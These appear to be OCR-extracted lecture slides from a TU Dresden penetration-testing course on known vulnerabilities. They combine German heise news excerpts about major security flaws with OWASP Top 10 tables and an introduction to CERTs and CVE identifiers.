TECHNISCHE UNIVERSITÄT DRESDEN

Professur Datenschutz und Datensicherheit

Department of Computer Science, Institute for Systems Architecture, Chair of Privacy and Data Security

Pentestlab — Known Vulnerabilities

dud.inf.tu-dresden.de

Stefan Köpsell (stefan.koepsell@tu-dresden.de)

Literatur

Gerard Johansen: „Kali Linux 2: Assuring Security by Penetration Testing”, 3rd Edition, 2016

Ric Messier: “Penetration Testing With the Metasploit Framework”, 2016

Alert! 31.05.2019 15:02 Uhr | Security

Eine Million verwundbare Rechner: Microsoft warnt vor dem Super-Wurm

Die nächste große Virenpandemie steht offenbar kurz bevor: Unzählige Windows-Rechner sind für die hochgefährliche Lücke im RDP-Server anfällig.

Von **Ronald Eikenberg**

400

(Bild: isak55/Shutterstock.com)

Die nächste schwerwiegende Virenpandemie steht anscheinend kurz bevor: Fast eine Million Systeme sind über das Internet durch die kritische Lücke in den Remote Desktop Services (RDP) von Windows angreifbar. Das hat eine Analyse des Security-Experten Robert Graham ergeben. Microsoft nimmt dies zum Anlass, erneut zur Installation der Sicherheits-Updates zu mahnen.

Graham überprüfte mit seinem Portscanner masscan sämtliche IPv4-Adressen und stieß dabei auf rund 950.000 Systeme, auf denen eine ungepatchte Version des RDP-Servers von Windows läuft. In den Systemen klafft die kritische Sicherheitslücke CVE-2019-0708, die Microsoft an seinem Mai-Patchday geschlossen hat. Da der Security-Experte ausschließlich Rechner untersuchen konnte, die direkt über das Internet erreichbar sind, dürfte die Gesamtzahl der verwundbaren Systeme erheblich größer sein.

Über 1000 deutsche Onli

Sicher | https://www.heise.de/newsticker/meldung/Ueber-1000-deutsche-Online-Shops-ir

Über 1000 deutsche Online-Shops infiziert und angezapft

heise Security 10.01.2017 06:40 Uhr – Ronald Eikenberg vorlesen

Bei über tausend deutschen Online-Shops ziehen Kriminelle jetzt gerade Kundendaten und Zahlungsinformationen ab – und das zum Teil schon seit Monaten. Laut BSI ignorieren viele Shop-Betreiber das Problem.

SSHowDowN: Zwölf Jahre alter OpenSSH-Bug gefährdet unzählige IoT-Geräte UPDATE

14.10.2016 12:57 Uhr – Dennis Schirrmacher

vorlesen

Akamai warnt davor, dass Kriminelle unvermindert Millionen IoT-Geräte für DDoS-Attacken missbrauchen. Die dafür ausgenutzte Schwachstelle ist älter als ein Jahrzehnt. Viele Geräte sollen sich nicht patchen lassen.

Sicherheitslücken in Smartphones sind keine Seltenheit...

Android Mediaserver: Neu

www.heise.de/security/meldung/Android-Mediaserver-Neue-Luecke-betrifft-Millionen-Smartphones-27

Android Mediaserver: Neue Lücke betrifft Millionen Smartphones

18.08.2015 14:27 Uhr – Dennis Schirrmacher vorlesen

(Bild: dpa, Andrea Warnecke)

Die Geschichte um den von Sicherheitslücken geplagten Mediaserver von Android-Geräten wird weitergeschrieben und nach den Stagefright-Schwachstellen tut sich nun eine weitere Lücke auf.


...Sicherheitsupdates dagegen schon

Stagefright-Lücken in And

www.heise.de/newsticker/meldung/Stagefright-Luecken-in-Android-Geraete-Hersteller-lassen-Nu

Stagefright-Lücken in Android: Geräte-Hersteller lassen Nutzer im Unklaren UPDATE

heise online 07.08.2015 12:18 Uhr – Christian Wölbert vorlesen



Adrian Ludwig von Google auf der Blackhat-Konferenz.

Samsung, LG, Sony und weitere Hersteller können immer noch nicht sagen, wann sie für welche Modelle Updates mit einem Bugfix für die Stagefright-Lücke herausbringen. Nur Acer und Google verraten Details.

Auch Standardkomponenten sind von Sicherheitslücken betroffen...

Dirty Cow: Uralt-Bug im

Sicher | https://www.heise.de/security/meldung/Dirty-Cow-Uralt-Bug-im-Linux-Kernel-gefixt-3355996.html

Security > 7-Tage-News > 10/2016 > Dirty Cow: Uralt-Bug im Linux-Kernel gefixt

Dirty Cow: Uralt-Bug im Linux-Kernel gefixt UPDATE

Alert! Stand: 20.10.2016 15:45 Uhr – Fabian A. Scherschel

(Bild: dirtycow.ninja)

Eine Race Condition im Kernel führt dazu, dass lokale Nutzer Dateien überschreiben können, die sie eigentlich nur lesen dürften. Kernel-Entwickler bezeichnen den Bug als "eklig" und empfehlen, so schnell wie möglich zu patchen.

Fehlende Notfallpläne

Kritisches Sicherheitsupda ×

www.heise.de/newsticker/meldung/Kritisches-Sicherheitsupdate-fuer-200-000-Industriesteuerungen-1934787.h

IuG SaC VHS CCG LNDW Weitere Lesezeichen

heise online > News > 2013 > KW 33 > Kritisches Sicherheitsupdate für 200.000 Industriesteuerung

14.08.2013 00:07

heise Security « Vorige | Nächste »

Kritisches Sicherheitsupdate für 200.000 Industriesteuerungen

vorlesen / MP3-Download

Der Schweizer Hersteller Saia-Burgess hat ein Firmware-Update für seine Industriesteuerungen veröffentlicht, das die von heise Security dokumentierte Schwachstelle bei der Authentifizierung des Fernwartungszugangs endlich beheben soll – über ein halbes Jahr, nachdem wir das Unternehmen über das Problem informiert haben. Allerdings bleibt es auch nach Installation der abgesicherten Firmware-Version leichtsinnig, diese Systeme direkt über das Internet erreichbar zu machen.

Verletzung von „least privileges“ — ungesicherte Remotezugänge

XXXXairocon: Router von f

www.heise.de/security/meldung/XXXXairocon-Router-von-fuenf-Herstellern-mit-Standardpasswort-2793242.html

Alert!

XXXXairocon: Router von fünf Herstellern mit Standardpasswort


28.08.2015 14:18 Uhr – Fabian A. Scherschel

vorlesen

Unter anderem sind Asus und ZTE betroffen. Über den Telnet-Port können die Angreifer die betroffenen Geräte kapern. Die Hersteller lassen sich mit Updates viel Zeit.

Gravierende Prozessor-Sicherheitslücke: Nicht nur Intel-CPUs betroffen, erste Details und Updates UPDATE

04.01.2018 09:09 Uhr – Jürgen Kuri



Nach diversen Spekulationen über Ursache und Auswirkungen der CPU-Sicherheitslücke nehmen Intel und Google Stellung. Google veröffentlicht Details, außerdem zeigten Sicherheitsforscher mit Spectre und Meltdown zwei Angriffsszenarien.


Diverse NAS-Geräte von Qnap und Synology anfällig für Meltdown & Spectre UPDATE

Alert! 31.01.2018 17:22 Uhr – Dennis Schirrmacher

Angreifer könnten Netzwerkspeicher von Qnap und Synology über die CPU-Lücken Meltdown & Spectre attackieren. Sicherheitsupdates stehen noch aus.

Spectre-Lücken: auch MIPS P5600 und IBM POWER6 betroffen, Intel erklärt IBC UPDATE

29.01.2018 10:55 Uhr – Christof Windeck



Intel erläutert nun die Spectre-Schutzfunktionen der Indirect Branch Control; MIPS meldet die CPU-Kerne P5600 und P6600 als betroffen, Spectre-Code funktioniert auch auf der In-Order-CPU POWER6.

Verstärkte Haftung als Zwangsmittel für mehr IT-Sicherheit…

IT-Gipfel: Produkthaftung

www.heise.de/newsticker/meldung/IT-Gipfel-Produkthaftung-gegen-die-digitale-Sorglosigkeit-2973242.html

IT-Gipfel: Produkthaftung gegen die "digitale Sorglosigkeit"

heise online 19.11.2015 14:07 Uhr – Stefan Krempl

vorlesen

Bundesinnenminister Thomas de Maizière will Anbieter von IT-Produkten und Diensten gegebenenfalls stärker in die Haftung nehmen, um die Sicherheit zu verbessern. Frank Rieger vom CCC forderte ein "langfristiges Programm IT-Security".

...wird in manchen Teilen der Welt schon umgesetzt

Asus muss 20 Jahre lang s

www.heise.de/newsticker/meldung/Asus-muss-20-Jahre-lang-seine-Routersicherheit-beaufsichtigen-lassen-3116487.html

Asus muss 20 Jahre lang seine Routersicherheit beaufsichtigen lassen

heise online 24.02.2016 12:45 Uhr – Andreas Wilkens

vorlesen

Anders als von Asus angepriesen wiesen die Router der Taiwaner in den vergangenen Jahren heikle Schwachstellen auf. Weil dadurch US-Bürger Gefahren ausgesetzt waren, schritt die Federal Trade Commission ein.

Verbraucherschützer wollen Garantie für Sicherheitsupdates bei Digitalprodukten

15.03.2017 06:39 Uhr – Stefan Krempl

Verbraucherschutzverbände haben zum "G20 Consumer Summit" einen Forderungskatalog und eine Studie vorgelegt, wonach 72 Prozent der Bürger in sechs Staaten die Datensammelwut von Firmen beklagen.

Penetration-Testing: Ausnutzen bekannter Schwachstellen

- bisher:
  - Analyse hinsichtlich bekannter *konzeptioneller* Schwachstellen
    - Fehlende Eingabe- / Ausgabe-Überprüfung
    - Buffer-Overflow
    - …
  - aber:
    - konkrete Schwachstelle selbst gefunden
    - Exploit selbst entwickelt

- jetzt:
  - Analyse hinsichtlich bekannter *konkreter* Schwachstellen
    - einschließlich der Anwendung bekannter Exploits
  - Annahme:
    - Testgegenstand verwendet „Standardkomponenten“

Mapping from 2010 to 2013 Top 10

OWASP
The Open Web Application Security Project

OWASP Top 10 – 2010 (old)	OWASP Top 10 – 2013 (New)
2010-A1 – Injection	2013-A1 – Injection
2010-A2 – Cross Site Scripting (XSS)	2013-A2 – Broken Authentication and Session Management
2010-A3 – Broken Authentication and Session Management	2013-A3 – Cross Site Scripting (XSS)
2010-A4 – Insecure Direct Object References	2013-A4 – Insecure Direct Object References
2010-A5 – Cross Site Request Forgery (CSRF)	2013-A5 – Security Misconfiguration
2010-A6 – Security Misconfiguration	2013-A6 – Sensitive Data Exposure
2010-A7 – Insecure Cryptographic Storage	2013-A7 – Missing Function Level Access Control
2010-A8 – Failure to Restrict URL Access	2013-A8 – Cross-Site Request Forgery (CSRF)
2010-A9 – Insufficient Transport Layer Protection	2013-A9 – Using Known Vulnerable Components (NEW)
2010-A10 – Unvalidated Redirects and Forwards (NEW)	2013-A10 – Unvalidated Redirects and Forwards
3 Primary Changes:	▪ Merged: 2010-A7 and 2010-A9 -> 2013-A6
▪ Added New 2013-A9: Using Known Vulnerable Components	▪ 2010-A8 broadened to 2013-A7

OWASP
The Open Web Application Security Project

Top 10
2017

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Zunächst etwas allgemeine Hintergrundinformationen…

Computer Emergency Response Team (CERT)

andere Bezeichnung:


- Computer Security Incident Response Team (CSIRT)

Aufgaben:

- Reaktion auf bekanntgewordene Sicherheitsvorfälle bzw. Bedrohungen
- Etablierung vorbeugender Maßnahmen
- Erstellung von Notfallplänen
- Veröffentlichung von Warnungen

Teil von (größeren) öffentlichen / privatrechtlichen Organisationen, Unternehmen etc.

Das TUD-CERT agiert dabei als zentraler Ansprechpartner bei Computer-Sicherheitsvorfällen und bietet hauptsächlich folgende Dienste an:



Computer Emergency Response Team (CERT)

Deutschland:

- CERT des Deutschen Forschungsnetzes (DFN-CERT)
- CERT-Bund
  - vom BSI für Bundesbehörden
- Bürger-CERT
  - https://www.buerger-cert.de/
  - vom BSI für Privatpersonen / kleinere Firmen
- Deutscher CERT-Verbund (cert-verbund.de)
  - mehr als 40 Mitglieder

Europa:

- TF-CSIRT
  - Teil des Dachverbands der europäischen Forschungsnetze

International:

- US-CERT
- Forum of Incident Response and Security Teams (first.org)


Common Vulnerabilities and Exposures (CVE)

- einheitliche Namenskonvention für bekannte Sicherheitslücken
- Herausgegeben von MITRE
  - US not-for-profit Organisation, die nationale Forschungszentren betreibt

